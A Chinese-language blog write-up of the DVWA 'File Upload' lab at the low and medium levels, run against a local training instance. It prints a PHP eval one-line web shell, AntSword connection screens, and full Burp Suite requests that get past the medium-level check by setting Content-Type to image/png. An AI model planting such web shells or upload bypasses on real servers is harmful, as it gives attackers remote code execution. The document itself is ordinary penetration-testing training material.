DVWA-File Upload

原创


r4bbit 于 2021-06-28 16:05:24 发布 1601 收藏
分类专栏： Web 渗透 文章标签： DVWA web渗透 渗透测试 靶站 DVWA靶站

Web 渗透 专栏收录该内容
4 篇文章 0 订阅
订阅专栏

0x00 low

后端对上传文件未做任何设置，直接上传即可，现在基本上已经见不到这种漏洞了

上传一句话木马




Vulnerability: File Upload

Choose an image to upload:

```
../../hackable/uploads/payload.php succesfully uploaded!
```

```
<?php
@eval($_POST['0x00']);
?>
```

直接上蚁剑




URL	IP	ADDR	NOTE	CTIME	UTIME
http://localhost:90//hackable/uplc	127.0.0.1	IANA 保留地址用于本地回送		2021/06/28 15:23:02	2021/06/28 15:23:10

Edit shell(http://localhost:90//hackable/uploads/payload.php)

Shell url *	http://localhost:90//hackable/uploads/payload.php
Shell pwd *	0x00
Note	
Encode	UTF8
Shell type	PHP

Encoder

default (Not recommended) [✓ random (Not recommended)] base64




/var/www/html/hackable/uploads/

Name	Time	Size	Attr
1.php	2021-06-28 07:16:00	44 b	0644
dvwa_email.png	2018-10-12 17:44:28	667 b	0644
payload.php	2021-06-28 07:21:49	34 b	0644

0x01 Medium

直接上传发现，服务器后端做了一些限制，具体是限制什么并不清楚（虽然我偷懒已经直接看writeup了...）



Vulnerability: File Upload

Choose an image to upload:

Choose File No file chosen


Upload

```
Your image was not uploaded. We can only accept JPEG or PNG images.
```

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- https://blogs.securiteam.com/index.php/archives/1268
- https://www.acunetix.com/websitesecurity/upload-forms-threat/


在burpsuite中修改后缀为jpg，发现不行，仍然提示 **image was not uploaded**，那就可能不是通过后缀名来限制上传，不然后缀是jpg为什么不让我上传，当然也有可能是做了双重判断（Content-Type+文件后缀名）



```
POST /vulnerabilities/upload/ HTTP/1.1
Host: localhost:90
Content-Length: 430
Cache-Control: max-age=0
sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: http://localhost:90
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryAsUHPUUEoJx0CeQN
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/88.0.4324.150 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:90/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=4db0npt7u20ictf1ks67l3j1i3; security=medium
Connection: close

------WebKitFormBoundaryAsUHPUUEoJx0CeQN
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryAsUHPUUEoJx0CeQN
Content-Disposition: form-data; name="uploaded"; filename="payload.php.jpg"
Content-Type: text/php

<?php
@eval($_POST['0x00']);
?>



------WebKitFormBoundaryAsUHPUUEoJx0CeQN
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundaryAsUHPUUEoJx0CeQN--

```

```
        <li class="">
          <a href="../../logout.php">Logout</a>
        </li>
      </ul>
    </div>

  </div>

  <div id="main_body">


    <div class="body_padded">
      <h1>
        Vulnerability: File Upload
      </h1>



      <div class="vulnerable_code_area">
        <form enctype="multipart/form-data" action="#" method="POST">
          <input type="hidden" name="MAX_FILE_SIZE" value="100000" />
          Choose an image to upload:<br />
          <br />
          <input name="uploaded" type="file" />
          <br />
          <br />
          <input type="submit" name="Upload" value="Upload" />

        </form>
        <pre>
          Your image was not uploaded. We can only accept JPEG or PNG images.
        </pre>
      </div>

      <h2>
        More Information
      </h2>
      <ul>
        <li>
          <a href="https://www.owasp.org/index.php/Unrestricted_File_Upload" ta
        </li>
        <li>
          <a href="https://blogs.securiteam.com/index.php/archives/1268" target
        </li>
        <li>
          <a href="https://www.acunetix.com/websitesecurity/upload-forms-threat
        </li>
      </ul>
    </div>
    <br />
    <br />


  </div>

  <div class="clear">
  </div>

  <div id="system_info">
    <input type="button" value="View Help" class="popup_button" id='help_button
     <input type="button" value="View Source" class="popup_button" id='source_b
     <div align="left">
```

将文件名复位为payload.php,然后尝试修改Content-Type 为image/png


Burp Suite Professional v2021.2 - Temporary Project - licensed to r4bbit
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: http://localhost:90
Request
Pretty Raw \n Actions
Response
Pretty Raw Render \n Actions
INSPECTOR
Search...
0 matches

```
POST /vulnerabilities/upload/ HTTP/1.1
Host: localhost:90
Content-Length: 427
Cache-Control: max-age=0
sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: http://localhost:90
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryAsUHPUUEoJx0CeQN
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/88.0.4324.150 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:90/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=4db0npt7u20ictf1ks6713j1i3; security=medium
Connection: close

------WebKitFormBoundaryAsUHPUUEoJx0CeQN
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryAsUHPUUEoJx0CeQN
Content-Disposition: form-data; name="uploaded"; filename="payload.php"
Content-Type: image/png

<?php
@eval($_POST['0x00']);
?>



------WebKitFormBoundaryAsUHPUUEoJx0CeQN
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundaryAsUHPUUEoJx0CeQN--
```

```
            <li class="">
              <a href="../../about.php">About</a>
            </li>
          </ul>
          <ul class="menuBlocks">
            <li class="">
              <a href="../../logout.php">Logout</a>
            </li>
          </ul>
        </div>

      </div>

      <div id="main_body">


        <div class="body_padded">
          <h1>
            Vulnerability: File Upload
          </h1>



          <div class="vulnerable_code_area">
            <form enctype="multipart/form-data" action="#" method="POST">
              <input type="hidden" name="MAX_FILE_SIZE" value="100000" />
              Choose an image to upload:<br />
              <br />
              <input name="uploaded" type="file" />
              <br />
              <br />
              <input type="submit" name="Upload" value="Upload" />

            </form>
            <pre>
              ../../hackable/uploads/payload.php succesfully uploaded!
            </pre>
          </div>

          <h2>
            More Information
          </h2>
          <ul>
            <li>
              <a href="https://www.owasp.org/index.php/Unrestricted_File_Upload" ta
            </li>
            <li>
              <a href="https://blogs.securiteam.com/index.php/archives/1268" target
            </li>
            <li>
              <a href="https://www.acunetix.com/websitesecurity/upload-forms-threat
            </li>
          </ul>
        </div>
        <br />
        <br />


      </div>

      <div class="clear">
      </div>

```

